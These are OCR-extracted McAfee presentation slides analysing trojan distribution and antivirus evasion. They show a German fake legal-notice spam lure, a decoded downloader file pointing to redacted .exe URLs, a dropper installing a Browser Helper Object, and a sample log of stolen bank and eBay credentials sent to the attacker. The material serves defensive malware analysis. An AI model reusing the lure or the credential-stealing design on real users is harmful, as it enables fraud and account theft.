


McAfee
Protect what you value.



Obfusicating Trojans to hide from AV

Using Runtime Packers to circumvent AV



McAfee
Protect what you value.



Typical „outbreak“ today

Mass Spam of Email with Attachment
Example Downloader-AAP



Protect what you value.

Mass Spam of Email with Attachment
Example Downloader-AAP



Sehr geehrter Internetnutzer,

im Rahmen unserer ständigen automatisierter
Tauschbörsen im Internet, wurde folgende E

Das vollständige Protokoll Ihrer Online-Durchsuchung finden Sie im Anhang dieser Email.

Die Strafanzeige und die Möglichkeit zur Stellungnahme wird Ihnen in den nächsten Tagen schriftlich zugestellt.

Protect what you value.

1. User opens Attachment (.zip), double clicks executable
2. Downloader downloads Textfile

```
Yxnq_
22222222222222222222222222222222
jvvr8--uuu,pglcvgimaj,amo-jvon-66,gzg
jvvr8--uuu,pglcvgimaj,amo-jvon-00,gzg
```

3. Textfile gets decoded

```
0000000000:  5B 7A 6C 73 5D 0F 08 30  30 30 30 30 30 30 30 30  [zls]*.000000000
0000000010:  30 30 30 30 30 30 30 30  30 30 30 30 30 30 30 30  0000000000000000
0000000020:  30 30 30 30 30 30 30 0F  08 68 74 74 70 3A 2F 2F  0000000*.http://
0000000030:  77 77 77 2E [redacted]   [redacted] 6B 6F 63 68 2E 63  www.[redacted].c
0000000040:  6F 6D 2F 68 74 6D 6C 2F  34 34 2E 65 78 65 0F 08  om/html/44.exe*.
0000000050:  68 74 74 70 3A 2F 2F 77  77 77 2E [redacted]      http://www.[redacted]
0000000060:  65 6B 6F 63 68 2E 63 6F  6D 2F 68 74 6D 6C 2F 32  [redacted].com/html/2
0000000070:  32 2E 65 78 65                                    2.exe
```

4. Binaries are downloaded from decoded URL. This is a dropper (Spy-Agent.ba) for the actual Trojan

5. Spy-Agent.ba drops IPV6MOML.DLL to %windir%\System32

6. Spy-Agent.ba.dll gets registered as Browser Helper Object

Stolen Data sent to Attacker

CompID: *[256-bit hexadecimal value]*
Ver: 3.7.77
host: *[victim-computer-name]*
if1 : 192.168.1.137

---------- Wed Mar 14 14:30:48 2007
URL: https://www4.usbank.com/internetBanking/LoginRouter

REQ: requestCmdId=PrivateLogon&USERID=&PSWD=&reqcrda=fake-usbank-user&reqcrdb=myusbankpassword&doubleclick=2

---------- Wed Mar 14 14:31:39 2007
URL: https://signin.ebay.com/ws/eBayISAPI.dll?SignIn&co_partnerId=2&pUserId=&siteid=0&pageType=&pa1=&i1=&bshowgif=&UsingSSL=&ru=&pp=&pa2=&errmsg=&runame=&ruparams=&ruproduct=&sid=&favoritenav=&confirm=&ebxPageType=&existingEmail=&isCheckout=&migrateVisitor=

Action: https://scgi.ebay.com/ws/eBayISAPI.dll?RegisterEnterInfo&siteid=0&co_partnerid=2&UsingSSL=1
Method: post

Action: https://signin.ebay.com/ws/eBayISAPI.dll?co_partnerid=2&siteid=0&UsingSSL=1
Method: post
userid(text): fake-eBay-userID
pass(password): myebaypassword

Buttons pressed: Sign In Securely >;


REQ: MfcISAPICommand=SignInWelcome&siteid=0&co_partnerId=2&UsingSSL=1&ru=&pp=&pa1=&pa2=&pa3=&i1=-1&pageType=-1&rtmData=A01%3DgAIANAVBAAAAAAAAQeuuXBB%3BM01%3DAI%3BTC01%3DwAscfTKVEBAAACQDQVAAAAAAAAAknrDyrgA%3BPS%3DT.0&userid=fake-eBay-userID&pass=myebaypassword

Another Example: Spam-Mespam


- Arrives as Email, IM-Messages (AOL, Yahoo, ICQ), Webforum – link to a website in the mail
- User follows link, gets infected
- Spreads from infected machines by injecting the link and text in emails, IM Communication from the user
  - Messages arrive from a trusted, known person
  - High social engineering factor



McAfee
Protect what you value.




McAfee
Protect what you value.




McAfee
Protect what you value.




McAfee
Protect what you value.




McAfee
Protect what you value.



McAfee
Protect what you value.





McAfee
Protect what you value.

Victim Distribution Europe



